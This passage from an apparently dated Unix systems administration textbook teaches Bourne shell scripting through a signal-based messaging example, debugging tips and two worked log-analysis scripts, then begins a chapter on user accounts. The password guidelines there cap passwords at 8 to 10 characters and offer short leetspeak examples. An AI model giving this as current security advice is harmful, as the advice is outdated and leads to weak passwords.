  fi
fi

trap "readmsg" 1        # Trap the read signal
trap "stop" 15                # Trap the drop-dead signal

if [ $# -eq 1 ]         # If I have one parameter,
then                    # then I am the parent - I just read
  read BUFFER                 # STDIN and pass the message on
  while [ "$BUFFER" ]
  do
    writemsg $BUFFER
    read BUFFER
  done
  echo "Parent - Stopping"
  stop
else                    # Else I am the child who does nothing -
  while true                  # I am totally driven by signals.
  do
    true
  done
fi
```

So what is happening here? It may help if you look at the output:

```
psyche:~/sanotesShell_Prompt: saymsg 3
I am the parent and have child 8090
I am 1 and have child 8094
I am 2 and have child 8109
I am 3 and am the last child
this is the first thing I type
1 - got this is the first thing I type!
2 - got this is the first thing I type!
3 - got this is the first thing I type!

Parent - Stopping

psyche:~/sanotesShell_Prompt:
```

Initially, the parent program starts, accepting a number of children to create. The parent then launches another program, passing it the remaining number of children to create and the total number of children. This happens on every launch of the program until there are no more children to launch.

From this point onwards the program works rather like Chinese whispers - the parent accepts a string from the user which it then passes to its child by sending a signal to the child - the signal is caught by the child and **`readmsg`** is executed. The child writes the message to the screen, then passes the message to its child (if it has one) by signalling it and so on and so on. The messages are passed by being written to files - the parent writes the message into a file named by the PID of the child process.

When the user enters a blank line, the parent process sends a signal to its child - the signal is caught by the child and **`stop`** is executed. The child then sends a message to its child to stop, and so on and so on down the line. The parent process can't exit until all the children have exited.

This is a very contrived example - but it does show how processes (even at a shell programming level) can communicate. It also demonstrates how you can give a function name to **`trap`** (instead of a command set).

Exercise

8.13 **`saymsg`** is riddled with problems - there isn't any checking on the parent process command line parameters (what if there wasn't any?) and it isn't very well commented or written - make modifications to fix these problems. What other problems can you see?

EXTENSION: Fundamentally **`saymsg`** isn't implementing very safe inter-process communication - how could this be fixed? Remember, one of the *main* problems concerning IPC is the race condition - could this happen?

Bugs and Debugging

If by now you have typed every example program in, completed every exercise and have not encountered one single error then you are a truly amazing person. However, if you are like me, you would have made at least 70 billion mistakes/ typos or TSE's (totally stupid errors) - and now I tell you the easy way to find them!

Method 1 - `set`

Issuing the truly inspired command of:

```
set -x
```

within your program will do wonderful things. As your program executes, each code line will be printed to the screen - that way you can find your mistakes, err, well, a little bit quicker. Turning tracing off is a good idea once your program works - this is done by:

```
set +x
```

Method 2 - **echo**

Placing a few **echo** statements in your code during your debugging is one of the easiest ways to find errors - for the most part this will be the quickest way of detecting if variables are being set correctly.

Very Common Mistakes

```
$VAR=`ls`
```

This should be `VAR=`ls``. When setting the value of a shell variable you don't use the `$` sign.

```
read $BUFFER
```

The same thing here. When setting the value of a variable you don't use the `$` sign.

```
VAR=`ls -al"
```

The second ` is missing

```
if [ $VAR ]
then
    echo $VAR
fi
```

Haven't specified what is being tested here. Need to refer to the contents of Tables 8.2 through 8.5

```
if [ $VAR -eq $VAR2 ]
then
   echo $VAR
fi
```

If `$VAR` and `$VAR2` are strings then you can't use `-eq` to compare their values. You need to use =.

```
if [ $VAR = $VAR2 ] then
  echo $VAR
fi
```

The `then` must be on a separate line.

And now for the really really hard bits

Writing good shell programs

We have covered most of the theory involved with shell programming, but there is more to shell programming than syntax. In this section, we will complete the **scanit** program, examining efficiency and structure considerations.

scanit currently consists of one chunk of code with one small function. In its current form, it doesn't meet the requirements specified:

"...you will produce a report of people accessing restricted sites, exactly which sites and the number of times they visited them."

Our code, as it is, looks like:

```
#!/bin/bash
# FILE:          scanit
#

check_data_files()
{
  if [ -r netwatch -a -r netnasties ]
  then
    return 0
  else
    return 1
  fi
}

# Main Program

if check_data_files
then
  echo "Datafiles found"
else
  echo "One of the datafiles missing - exiting"
  exit 1
fi

for checkuser in $*
do
  while read buffer
  do
    while read checksite
    do
      user=`echo $buffer | cut -d" " -f1`
      site=`echo $buffer | cut -d" " -f2`
      if [ "$user" = "$checkuser" -a "$site" = "$checksite" ]
      then
        echo "$user visited the prohibited site $site"
      fi
    done < netnasties
  done < netwatch
done
```

At the moment, we simply print out the user and site combination - no count provided. To be really effective, we should parse the file containing the user/site combinations (**`netwatch`**), register and user/prohibited site combinations and then when we have all the combinations and count per combination, produce a report. Given our datafile checking function, the pseudo code might look like:

```
if data_files_exist
  ...
else
  exit 1
fi
check_netwatch_file
produce_report
exit
```

It might also be an idea to build in a "default" - if no username(s) are given on the command line, we go and get all the users from the **/etc/passwd** file:

```
f [ $1 ]
then
  the_user_list=$*
else
  get_passwd_users
fi
```

Exercise

8.14	Write the shell function **get_passwd_users**. This function goes through the **/etc/passwd** file and creates a list of usernames. (Hint: username is field one of the password file, the delimiter is "**:**")

eval the wonderful!

The use of `eval` is perhaps one of the more difficult concepts in shell programming to grasp is the use of `eval`. `eval` effectively says “parse (or execute) the following twice”. What this means is that any shell variables that appear in the string are “substituted” with their real value on the first parse, then used as-they-are for the second parse.

The use of this is difficult to explain without an example, so we’ll refer back to our case study problem.

The real challenge to this program is how to actually store a count of the user and site combination. The following is how I'd do it:

```
checkfile()
{
  # Goes through the netwatch file and saves user/site
  # combinations involving sites that are in the "restricted"
  # list

  while read buffer
  do
    username=`echo $buffer | cut -d" " -f1`     # Get the username
    # Remove “.”’s from the string
    site=`echo $buffer | cut -d" " -f2 | sed s/\\\.//g`
    for checksite in $badsites
    do
      checksite=`echo $checksite | sed s/\\\.//g`
      # Do this for the compare sites
      if [ "$site" = "$checksite" ]
      then
        usersite="$username$checksite"
        # Does the VARIABLE called $usersite exist? Note use of eval
        if eval [ \$$usersite ]
        then
          eval $usersite=\`expr \$$usersite + 1\`
        else
          eval $usersite=1
        fi
      fi
    done
  done < netwatch
```

```
}
```

There are only two *really* tricky lines in this function:

```
1.    site=`echo $buffer | cut -d" " -f2 | sed s/\\\.//g`
```

Creates a variable `site`; if buffer (one line of netwatch) contained

```
rabid.dog.com
```

then `site` would become:

```
rabiddogcom
```

The reason for this is because of the variable `usersite`:

```
usersite="$username$checksite"
```

What we are actually creating is a variable name, stored in the variable usersite - why (you still ask) did we remove the "."'s? This becomes clearer when we examine the second tricky line:

```
2.    eval $usersite=\`expr \$$usersite + 1\`
```

Remember eval "double" or "pre" parses a line - after eval has been run, you get a line which looks something like:

```
# $user="jamiesobrabiddogcom"
jamiesobrabiddogcom=`expr $jamiesobrabiddogcom + 1`
```

What should become clearer is this: the function reads each line of the `netwatch` file. If the site in the `netwatch` file matches one of the sites stored in `netnasties` file (which has been cat'ed into the variable `badsites`) then we store the user/site combination. We do this by first checking if there exists a variable by the name of the user/site combination - if one does exist, we add 1 to the value stored in the variable. If there wasn't a variable with the name of the user/site combination, then we create one by assigning it to "1".

At the end of the function, we should have variables in memory for all the user/prohibited site combinations found in the netwatch file, something like:

```
jamiesobmucusslimecom=3
tonsloyemucusslimecom=1
tonsloyeboysfunnetcomfr=3
tonsloyewarezundergr=1
rootwarzundergr=4
```

Note that this would be the case even if we were only interested in the users `root` and `jamiesob`. So why didn't we check in the function if the user in the netwatch file was one of the users we were interested in? Why should we!? All that does is adds an extra loop:

```
for every line in the file
  for every site
     for every user
     do check
     create variable if user and if site in userlist,
     badsitelist
```

whereas all we have now is

```
for every line in the file
    for every site
       create variable if site in badsitelist
```

We are still going to have to go through every user/badsite combination anyway when we produce the report - why add the extra complexity?

You might also note that there is minimal file IO - datafiles are only read ONCE - lists (memory structures) may be read more than once.

Exercise

8.15 Given the `checksite` function, write a function called `produce_report` that accepts a list of usernames and finds all user/badsite combinations stored by `checkfile`. This function should `echo` lines that look something like:

```
jamiesob: mucus.slime.com 3
tonsloye: mucus.slime.com 1
tonsloye: xboys.funnet.com.fr 3
tonsloye: warez.under.gr 1
```

Step-by-step

In this section, we will examine a complex shell programming problem and work our way through the solution.

The problem

This problem is an adaptation of the problem used in the 1997 shell programming assignment for systems administration:

Problem Definition

Your department's FTP server provides anonymous FTP access to the **`/pub`** area of the filesystem - this area contains subdirectories (given by unit code) which contain resource materials for the various subjects offered. You suspect that this service isn't being used any more with the advent of the WWW, however, before you close this service and use the file space for something more useful, you need to prove this.

What you require is a program that will parse the FTP logfile and produce usage statistics on a given subject. This should include:

- Number of accesses per user
- Number of bytes transferred
- The number of machines which have used the area.

The program will probably be called from other scripts. It should accept (from the command line) the subject (given by the subject code) that it is to examine, followed by one or more commands. Valid commands will consist of:

- USERS - get a user and access count listing
- BYTES - bytes transmitted for the subject
- HOSTS - number of unique machines who have used the area

Background information

A cut down version of the FTP log will be examined by our program - it will consist of:

```
remote host name
file size in bytes
name of file
local username or, if guest, ID string given (anonymous FTP password)
```

For example:

```
aardvark.com   2345   /pub/85349/lectures.tar.gz   flipper@aardvark.com
138.77.8.8     112    /pub/81120/cpu.gif           sloth@topaz.cqu.edu.au
```

The FTP logfile will be called **`/var/log/ftp.log`** - we need not concern ourselves how it is produced (for those that are interested - look at **`man ftpd`** for a description of the real log file).

Anonymous FTP “usernames” are recorded as whatever the user types in as the password - while this may not be accurate, it is all we have to go on.

We can assume that all directories containing subject material branch off the **`/pub`** directory, eg.

```
/pub/85321
/pub/81120
```

Expected interaction

The following are examples of interaction with the program (**`scanlog`**):

```
Shell_Prompt: scanlog 85321 USERS
jamiesob@jasper.cqu.edu.au 1
b.spice@sworld.cqu.edu.au 22
jonesd 56

Shell_Prompt: scanlog 85321 BYTES
2322323

Shell_Prompt: scanlog 85321 HOSTS
5

Shell_Prompt: scanlog 85321 BYTES USERS
2322323
jamiesob@jasper.cqu.edu.au 1
b.spice@sworld.cqu.edu.au 22
jonesd 56
```

Solving the problem

How would you solve this problem? What would you do first?

Break it up

What does the program have to do? What are its major parts? Let's look at the functionality again - our program must:

- get a user and access count listing
- produce a the byte count on files transmitted for the subject
- list the number unique machines who have used the area and how many times

To do this, our program must first:

- Read parameters from the command line, picking out the subject we are interested in
- go through the other parameters one by one, acting on each one, calling the appropriate function
- Terminate/clean up

So, this looks like a program containing three functions. Or is it?

Look at the simple case first

It is often easier to break down a problem by walking through a simple case first.

Lets imagine that we want to get information about a subject - let's use the code 85321. At this stage, we really don't care what the action is. What happens?

The program starts.

- We extract the first parameter from the command line. This is our subject. We might want to check if there is a first parameter - is it blank?
- Since we are only interested in this subject, we might want to go through the FTP log file and extract those entries we're interested in and keep this information in a temporary file. Our other option is to do this for every different "action" - this would probably be inefficient.
- Now, we want to go through the remaining parameters on the command line and act on each one. Maybe we should signal a error if we don't understand the action?
- At the end of our program, we should remove any temporary files we use.

Pseudo Code

If we were to pseudo code the above steps, we'd get something like:

```
# Check to see if the first parameter is blank
if  first_parameter = ""
then
  echo "No unit specified"
  exit
fi
```

```
# Find all the entries we're interested in, place this in a TEMPFILE

# Right - for every other parameter on the command line, we perform
# some
for ACTION in other_parameters
do
  # Decide if it is a valid action - act on it or give a error
done

# Remove Temp file
rm TEMPFILE
```

Let's code this:

```
if [ "$1" = "" ]
then
  echo "No unit specified"
  exit 1
fi

# Remove $1 from the parm line

UNIT=$1
shift

# Find all the entries we're interested in
grep "/pub/$UNIT" $LOGFILE > $TEMPFILE

# Right - for every other parameter on the command line, we perform some
for ACTION in $@
do
  process_action "$ACTION"
done

# Remove Temp file
rm $TEMPFILE
```

Ok, a few points to note:

- Notice the use of the variables **LOGFILE** and **TEMPFILE**? These would have to be defined somewhere above the code segment.
- We remove the first parameter from the command line and assign it to another variable. We do this using the shift command.
- We use **grep** to find all the entries in the original log file that refer to the subject we are interested in. We store these entries in a temporary file.
- The use of **$@** in the loop to process the remaining parameters is important. Why did we use it? Why not **$*** ? Hint: "1 2 3 4 5 6" isn't "1" "2" "3" "4" "5" "6" is it?
- We've invented a new function, **process_action** – we will use this to work out what to do with each action. Note that we are passing the function a parameter. Why are we enclosing it in quotes? Does it matter if we don't? Actually, in this case, it doesn't matter if we call the function with the parameter in quotes or not, as our parameters are expected to be single words. However, what if we allowed commands like:

  find host 138.77.3.4

  If we passed this string to a function (without quotes), it would be interpreted as:

$1="find" $2="host" $3="138.77.3.4"

This wouldn't be entirely what we want - so, we enclose the string in quotes - producing:

$1="find host 138.77.3.4"

As we mentioned, in this case, we have single word commands, so it doesn't matter, however, always try to look ahead for problems - ask yourself the **figurative** question - "Is my code going to work in the rain?".

Expand function `process_action`

We have a function to work on - **`process_action`**. Again, we should pseudo code it, then implement it. Wait! We haven't first thought about what we want it to do - always a good idea to think before you code!

This function must take a parameter, determine if it is a valid action, then perform some action on it. It is an invalid action, then we should signal an error.

Let's try the pseudo code first:

```
process_action()
  {

    # Now, Check what we have
    case Action in
      BYTES then do a function to get bytes
      USERS then do a function to get a user list
      HOSTS then do a function to get an access count
      Something Else then echo "Unknown command $theAction"
    esac

  }
```

Right - now try the code:

```
process_action()
  {
    # Translate to upper case
    theAction=`echo $1 | tr [a-z] [A-Z]`

    # Now, Check what we have
    case $theAction in
      USERS) getUserList ;;
      HOSTS) getAccessCount ;;
      BYTES) getBytes ;;
      *) echo "Unknown command $theAction" ;;
    esac

  }
```

Some comments on this code:

- ♣ Note that we translate the "action command" (for example "bytes" , "users") into upper case. This is a nicety - it just means that we'll pick up every typing variation of the action.
- ♣ We use the case command to decide what to do with the action. We could have just as easily used a series of **`IF-THEN-ELSE-ELIF-FI`** statements - this becomes horrendous to code and read after about three conditions so case is a better option.
- ♣ As you will see, we've introduced calls to functions for each command - this again breaks to code up into bite size pieces (excuse the pun ;) to code. This follows the top-down design style.
- ♣ We will now expand each function.

Expand Function `getUserList`

Now might be a good time to revise what was required of our program - in particular, this function.

We need to produce a listing of all the people who have accessed files relating to the subject of interest and how many times they've accessed files.

Because we've separated out the entries of interest from the log file, we need no longer concern ourselves with the actual files and if they relate to the subject. We now are just interested in the users.

Reviewing the log file format:

```
aardvark.com        2345   /pub/85349/lectures.tar.gz
      flipper@aardvark.com
138.77.8.8   112    /pub/81120/cpu.gif             sloth@topaz.cqu.edu.au
```

We see that user information is stored in the fourth field. If we pseudo code what we want to do, it would look something like:

```
for every_user_in the file
do
  go_through_the_file_and_count_occurences
  print this out
done
```

Expanding this a bit more, we get:

```
extract_users_from_file
for user in user_list
do
  count = 0
  while read log_file
  do
    if user = current_entry
    then
      count = count + 1
    fi
  done
  echo user count
done
```

Let's code this:

```
getUserList()
  {
```

```
    cut -f4 $TEMPFILE | sort > $TEMPFILE.users
    userList=`uniq $TEMPFILE.users`

    for user in $userList
    do
    {
      count=0
      while read X
      do
        if echo $X | grep $user > /dev/null
        then
          count=`expr $count + 1`
        fi
      done
     } < $TEMPFILE
    echo $user $count
    done

    rm $TEMPFILE.users
  }
```

Some points about this code:

- The first cut extracts a user list and places it in a temp file. A unique list of users is then created and placed into a variable.
- For every user in the list, the file is read through and each line searched for the user string. We pipe the output into **`/dev/null`**.
- If a match is made, count is incremented.
- Finally the user/count combination is printed.
- The temporary file is deleted.

Unfortunately, this code totally sucks. Why?

There are several things wrong with the code, but the most outstanding problem is the massive and useless looping being performed - the **`while`** loop reads through the file for every user. This is bad. While loops within shell scripts are very time consuming and inefficient - they are generally avoided if, as in this case, they can be. More importantly, this script doesn't make use of UNIX commands which could simplify (and speed up!) our code. Remember: don't re-invent the wheel - use existing utilities where possible.

Let's try it again, this time without the while loop:

```
getUserList()
  {
    cut -f4 $TEMPFILE | sort > $TEMPFILE.users      # Get user list
    userList=`uniq $TEMPFILE.users`

    for user in $userList                           # for every user...
    do
      count=`grep $user $TEMPFILE.users | wc -l` # count how many times they are
      echo $user $count                            # in the file
    done

    rm $TEMPFILE.users
  }
```

Much better! We've replaced the while loop with a simple grep command - however, there are still problems:

We don't need the temporary file

Can we wipe out a few more steps?

Next cut:

```
getUserList()
  {
    userList=`cut -f4 $TEMPFILE | sort | uniq`

    for user in $userList
    do
      echo $user `grep $user $TEMPFILE | wc -l`
    done
  }
```

Beautiful!

Or is it.

What about:

```
echo `cut-f4 $TEMPFILE | sort | uniq -c`
```

This does the same thing...or does it? If we didn't care what our output looked like, then this'd be ok - find out what's wrong with this code by trying it and the previous segment - compare the results. Hint: **`uniq -c`** produces a count of every *sequential* occurrence of an item in a list. What would happen if we removed the **`sort`**? How could we fix our output "problem"?

Expand Function `getAccessCount`

This function requires a the total number of unique hosts which have accessed the files. Again, as we've already separated out the entries of interest into a temporary file, we can just concentrate on the hosts field (field number one).

If we were to pseudo code this:

```
create_unique_host list
count = 0
for host in host_list
do
   count = count + 1
done
echo count
```

From the previous function, we can see that a direct translation from pseudo code to shell isn't always efficient. Could we skip a few steps and try the efficient code first? Remember - we should try to use existing UNIX commands.

How do we create a unique list? The hint is in the word unique - the `uniq` command is useful in extracting unique listings.

What are we going to use as the input to the **`uniq`** command? We want a list of all hosts that accessed the files - the host is stored in the first field of every line in the file. Next hint - when we see the word "field" we can immediately assume we're going to use the **`cut`** command. Do we have to give **`cut`** any parameters? In this case, no. **`cut`** assumes (by default) that fields are separated by tabs - in our case, this is true. However, if the delimiter was anything else, we'd have to use a "**`-d`**" switch, followed by the delimiter.

Next step - what about the output from **`uniq`**? Where does this go? We said that we wanted a count of the unique hosts - another hint - counting usually means using the **wc** command. The **wc** command (or word count command) counts characters, words and lines. If the output from the **uniq** command was one host per line, then a count of the lines would reveal the number of unique hosts.

So what do we have?

```
cut -f1
uniq
wc -l
```

Right - how do we get input and save output for each command?

A first cut approach might be:

```
cat $TEMPFILE | cut -f1 > $TEMPFILE.cut
cat $TEMPFILE.cut | uniq > $TEMPFILE.uniq
COUNT=`cat $TEMPFILE.uniq | wc -l`
echo $COUNT
```

This is very inefficient; there are several reasons for this:

- We cat a file **THREE** times to get the count. We don't even have to use cat if we really try.
- We use temp files to store results - we could use a shell variable (as in the second last line) but is there any need for this? Remember, file IO is much slower than assignments to variables, which, depending on the situation, is slower again that using pipes.
- There are four lines of code - this can be completed in **one**!

So, removing these problems, we are left with:

```
getAccessCount()
  {
    echo `cut -f1 $TEMPFILE | uniq | wc -l`
  }
```

How does this work?

- The shell executes what's between ` ` and this is output'ed by `echo`.
- This command starts with the `cut` command - a common misconception is that `cut` requires input to be piped into it - however, `cut` works just as well by accepting the name of a file to work with. The output from **cut** (a list of hosts) is piped into `uniq`.
- `uniq` then removes all duplicate host from the list - this is piped into **wc**.
- `wc` then counts the number of lines - the output is displayed.

Expand Function `getBytes`

The final function we have to write (Yes! We are nearly finished) counts the total byte count of the files that have been accessed. This is actually a fairly simple thing to do, but as you'll see, using shell scripting to do this can be very inefficient.

First, some pseudo code:

```
total = 0
while read line from file
```

```
do
  extract the byte field
  add this to the total
done

echo total
```

In shell, this looks something like:

```
getBytes()
  {
    bytes=0
    while read X
    do
      bytefield=`echo $X | cut -f2`
      bytes=`expr $bytes + $bytefield`
    done < $TEMPFILE
    echo $bytes
  }
```

...which is very inefficient (remember: looping is bad!). In this case, every iteration of the loop causes three new processes to be created, two for the first line, one for the second - creating processes takes time!

The following is a bit better:

```
getBytes()
  {
    list=`cut -f2  $TEMPFILE `
    bytes=0
    for number in $list
    do
      bytes=`expr $bytes + $number`
    done

    echo $bytes
  }
```

The above segment of code still has looping, but is more efficient with the use of a list of values which must be added up. However, we can get smarter:

```
getBytes()
  {
   numstr=`cut -f2 $TEMPFILE | sed "s/$/ + /g"`
   expr $numstr 0
  }
```

Do you see what we've done? The **`cut`** operation produces a list of numbers, one per line. When this is piped into **`sed`**, the end-of-line is substituted with **`" + "`** - note the spaces. This is then combined into a single line string and stored in the variable **`numstr`**. We then get the **`expr`** of this string - why do we put the **`0`** on the end?

Two reasons:

After the **`sed`** operation, there is an extra **`"+"`** on the end - for example, if the input was:

```
2
3
4
```

The output would be:

```
2 +
3 +
4 +
```

This, when placed in a shell variable, looks like:

```
2 + 3 + 4 +
```

...which when evaluated, gives an error. Thus, placing a **0** at the end of the string matches the final **"+"** sign, and **expr** is happy

What if there wasn't a byte count? What if there were no entries - **expr** without parameters doesn't work - **expr** with **0** does.

So, is this the most efficient code?

Within the shell, yes. Probably the most efficient code would be a call to **awk** and the use of some **awk** scripting, however that is beyond the scope of this chapter and should be examined as a personal exercise.

A final note about the variables

Throughout this exercise, we've referred to **$TEMPFILE** and **$LOGFILE**. These variables should be set at the top of the shell script. **LOGFILE** refers to the location of the FTP log. **TEMPFILE** is the actual file used to store the entries of interest. This must be a unique file and should be deleted at the end of the script. It'd be an excellent idea to store this file in the **/tmp** directory (just in case your script dies and you leave the temp file laying around - **/tmp** is regularly cleaned out by the system) - it would be an even better idea to guarantee its uniqueness by including the process ID (**$$**) somewhere within its name:

```
LOGFILE="/var/log/ftp.log"
TEMPFILE="/tmp/scanlog.$$"
```

The final program - a listing

The following is the completed shell script - notice how short the code is (think of what it would be like if we hadn't been pushing for efficiency!).

```
#!/bin/sh

#
#  FILE:         scanlog
#  PURPOSE:      Scan FTP log
#  AUTHOR:       Bruce Jamieson
#  HISTORY:      DEC 1997            Created
#
#  To do :       Truly astounding things.
#                Apart from that, process a FTP log and produce stats
```

```
#-------------------------
# globals

LOGFILE="ftp.log"
TEMPFILE="/tmp/scanlog.$$"

# functions


  #---------------------------------------
  # getAccessCount
  # - display number of unique machines that have accessed the page

  getAccessCount()
  {
    echo `cut -f1 $TEMPFILE  | uniq | wc -l`
  }

  #-------------------------------------------------------
  # getUserList
  # - display the list of users who have acessed this page

  getUserList()
  {
    userList=`cut -f4 $TEMPFILE | sort | uniq`

    for user in $userList
    do
      echo $user `grep $user $TEMPFILE | wc -l`
    done

  }

  #-------------------------------------------------------
  # getBytes
  # - calculate the amount of bytes transferred

  getBytes()
  {
   numstr=`cut -f2 $TEMPFILE | sed "s/$/ + /g"`
   expr $numstr 0
  }


  #------------------------------------------------------
  # process_action
  # Based on the passed string, calls one of three functions
  #

  process_action()
  {
    # Translate to upper case
    theAction=`echo $1 | tr [a-z] [A-Z]`

    # Now, Check what we have
    case $theAction in
      BYTES) getBytes ;;
      USERS) getUserList ;;
      HOSTS) getAccessCount ;;
      *) echo "Unknown command $theAction" ;;
    esac

  }
```

```
#----  Main

#

if [ "$1" = "" ]
then
  echo "No unit specified"
  exit 1
fi

UNIT=$1

# Remove $1 from the parm line
shift

# Find all the entries we're interested in
grep "/pub/$UNIT" $LOGFILE > $TEMPFILE

# Right - for every parameter on the command line, we perform some
for ACTION in $@
do
  process_action "$ACTION"
done

# Remove Temp file
rm $TEMPFILE

# We're finished!
```

Final notes

Throughout this chapter we have examined shell programming concepts including:

- variables
- comments
- condition statements
- repeated action commands
- functions
- recursion
- traps
- efficiency, and
- structure

Be aware that different shells support different syntax - this chapter has dealt with bourne shell programming only. As a final issue, you should at some time examine the Perl programming language as it offers the full functionality of shell programming but with added, compiled-code like features - it is often useful in some of the more complex system administration tasks.

Review Questions

8.1

Write a function that equates the username in the `scanit` **program with the user's full name and contact details from the** `/etc/passwd` **file. Modify** `scanit` **so its output looks something like:**

```
*** Restricted Site Report ***

The following is a list of prohibited sites, users who have
visited them and on how many occasions

Bruce Jamieson x9999 mucus.slime.com 3
Elvira Tonsloy x1111 mucus.slime.com 1
Elvira Tonsloy x1111 xboys.funnet.com.fr 3
Elvira Tonsloy x1111 warez.under.gr 1
```

(Hint: the fifth field of the passwd file usually contains the full name and phone extension (sometimes))

8.2

Modify **`scanit`** so it produces a count of unique user/badsite combinations like the following:

```
*** Restricted Site Report ***

The following is a list of prohibited sites, users who have
visited them and on how many occasions

Bruce Jamieson x9999 mucus.slime.com 3
Elvira Tonsloy x1111 mucus.slime.com 1
Elvira Tonsloy x1111 xboys.funnet.com.fr 3
Elvira Tonsloy x1111 warez.under.gr 1

4 User/Site combinations detected.
```

8.3

Modify `scanit` **so it produces a message something like:**

```
There were no users found accessing prohibited sites!
if there were no user/badsite combinations.
```

Source of **scanit**

```
#!/bin/bash
#
# AUTHOR:   Bruce Jamieson
# DATE:          Feb 1997
# PROGRAM:  scanit
# PURPOSE:  Program to analyse the output from a network
#           monitor.  "scanit" accepts a list of users to
#           and a list of "restricted" sites to compare
#           with the output from the network monitor.
#
# FILES:    scanit            shell script
#           netwatch    output from network monitor
#           netnasties  restricted site file
#
# NOTES:    This is a totally made up example - the names
#           of persons or sites used in data files are
#           not in anyway related to reality - any
#           similarity is purely coincidental :)
#
# HISTORY:  bleak and troubled :)
#


checkfile()
{
  # Goes through the netwatch file and saves user/site
  # combinations involving sites that are in the "restricted"
  # list

  while read buffer
  do
    username=`echo $buffer | cut -d" " -f1`
    site=`echo $buffer | cut -d" " -f2 | sed s/\\\.//g`
    for checksite in $badsites
    do
      checksite=`echo $checksite | sed s/\\\.//g`
      # echo $checksite $site
      if [ "$site" = "$checksite" ]
      then
        usersite="$username$checksite"
        if eval [ \$$usersite ]
        then
        eval $usersite=\`expr \$$usersite + 1\`
        else
          eval $usersite=1
        fi
      fi
    done
  done < netwatch
}

produce_report()
{
  # Goes through all possible combinations of users and
  # restricted sites - if a variable exists with the combination,
  # it is reported
  for user in $*
  do
    for checksite in $badsites
    do
```

```
      writesite=`echo $checksite`
      checksite=`echo $checksite | sed s/\\\.//g`
      usersite="$user$checksite"
      if eval [ \$$usersite ]
      then
        eval echo "$user: $writesite  \$$usersite"
        usercount=`expr $usercount + 1`
      fi
    done
  done
}

get_passwd_users()
{
  # Creates a user list based on the /etc/passwd file

  while read buffer
  do
    username=`echo $buffer | cut -d":" -f1`
    the_user_list=`echo $username $the_user_list`
  done  < /etc/passwd
}

check_data_files()
{
  if [ -r netwatch -a -r netnasties ]
  then
    return 0
  else
    return 1
  fi
}

# Main Program
# Uncomment the next line for debug mode
#set -x


if check_data_files
then
  echo "Datafiles found"
else
  echo "One of the datafiles missing - exiting"
  exit 1
fi

usercount=0
badsites=`cat netnasties`

if [ $1 ]
then
  the_user_list=$*
else
  get_passwd_users
fi
echo
echo "*** Restricted Site Report ***"
echo
echo The following is a list of prohibited sites, users who have
echo visited them and on how many occasions
echo
checkfile
produce_report $the_user_list
echo
```

```
if [ $usercount -eq 0 ]
then
  echo "There were no users found accessing prohibited sites!"
else
  echo "$usercount prohibited user/site combinations found."
fi
echo
echo

# END scanit
```

Chapter 9
Users

Introduction

Before anyone can use your system they must have an account. This chapter examines user accounts and the responsibilities of the Systems Administrators with regards to accounts. By the end of this chapter you should

- be aware of the process involved in creating and removing user accounts,
- be familiar with the configuration files that UNIX uses to store information about accounts,
- know what information you must have to create an account,
- understand the implications of choosing particular usernames, user ids and passwords,
- be aware of special accounts including the root account and the implications of using the root account,
- have been introduced to a number of public domain tools that help with account management.

What is a UNIX account?

A UNIX account is a collection of logical characteristics that specify who the user is, what the user is allowed to do and where the user is allowed to do it. These characteristics include a

- login (or user) name,
- password,
- numeric user identifier or UID,
- a default numeric group identifier or GID,
  Many accounts belong to more than one group but all accounts have one default group.
- home directory,
- login shell,
- possibly a mail alias,
- mail file, and
- collection of startup files.

Login names

The account of every user is assigned a unique login (or user) name. The username uniquely identifies the account for people. The operating system uses the user identifier number (UID) to uniquely identify an account. The translation between UID and the username is carried out reading the `/etc/passwd` file (`/etc/passwd` is introduced below).

Login name format

On a small system, the format of login names is generally not a problem since with a small user population it is unlikely that there will be duplicates. However on a large site with hundreds or thousands of users and multiple computers, assigning a login name can be a major problem. With a larger number of users it is likely that you may get a number of people with names like David Jones, Darren Jones.

The following is a set of guidelines. They are by no means hard and fast rules but using some or all of them can make life easier for yourself as the Systems Administrator, or for your users.

- unique
  This means usernames should be unique not only on the local machine but also across different machines at the same site. A login name should identify the same person and only one person on every machine on the site. This can be very hard to achieve at a site with a large user population especially if different machines have different administrators.

  The reason for this guideline is that under certain circumstances it is possible for people with the same username to access accounts with the same username on different machines.
- up to 8 characters
  UNIX will ignore or disallow login names that are longer. Dependent on which platform you are using.
- Lowercase
  Numbers and upper case letters can be used. Login names that are all upper case should be avoided as some versions of UNIX can assume this to mean your terminal doesn't recognise lower case letters and every piece of text subsequently sent to your display is in uppercase.
- Easy to remember
  A random sequence of letters and numbers is hard to remember and so the user will be continually have to ask the Systems Administrator "what's my username?"
- No nicknames
  A username will probably be part of an email address. The username will be one method by which other users identify who is on the system. Not all the users may know the nicknames of certain individuals.
- A fixed format
  There should be a specified system for creating a username. Some combination of first name, last name and initials is usually the best. Setting a policy allows you to automate the procedure of adding new users. It also makes it easy for other users to work out what the username for a person might be.

Passwords

An account's password is the key that lets someone in to use the account. A password should be a secret collection of characters known only by the owner of the account.

Poor choice of passwords is the single biggest security hole on any multi-user computer system. As a Systems Administrator you should follow a strict set of guidelines for passwords (after all if someone can break the root account's password, your system is going bye, bye). In addition you should promote the use of these guidelines amongst your users.

Password guidelines

An example set of password guidelines might include

- use combinations of upper and lower case characters, numbers and punctuation characters,
- don't use random combinations of characters if they break the following two rules,
- be easy to remember,
  If a user forgets their password they can't use the system and guess whom they come and see. Also the user SHOULD NOT have to write their password down.
- be quick to type,
  One of the easiest and most used methods for breaking into a system is simply watching someone type in their password. It is harder to do if the password is typed in quickly.
- a password should be at least 6 characters long,
  The shorter a password is the easier it is to break. Some systems will not allow passwords shorter than a specified length.
- a password should not be any longer than 8 to 10 characters,
  Most systems will look as if they are accepting longer passwords but they simply ignore the extra characters. The actual size is system specific but between eight and ten characters is generally the limit.
- do not use words from ANY language,
  Passwords that are words can be cracked (you'll see how later).
- do not use combinations of just words and numbers,
  Passwords like `hello1` are just as easy to crack as `hello`.
- use combinations of words separated by punctuation characters or acronyms of uncommon phrases/song lines,
  They should be easy to remember but hard to crack. e.g. `b1gsh1p`
- change passwords regularly,
  Not too often that you forget which password is currently set.
- never reuse passwords.

The UID

Every account on a UNIX system has a unique user or login name that is used by users to identify that account. The operating system does not use this name to identify the account. Instead each account must be assigned a unique user identifier number (UID) when it is created. The UID is used by the operating system to identify the account.

UID guidelines

In choosing a UID for a new user there are a number of considerations to take into account including

- choose a UID number between 100 and 32767 (or 60000),
  Numbers between 0 and 99 are reserved by some systems for use by system accounts. Different systems will have different possible maximum values for UID numbers. Around 32000 and 64000 are common upper limits.
- UIDs for a user should be the same across machines,
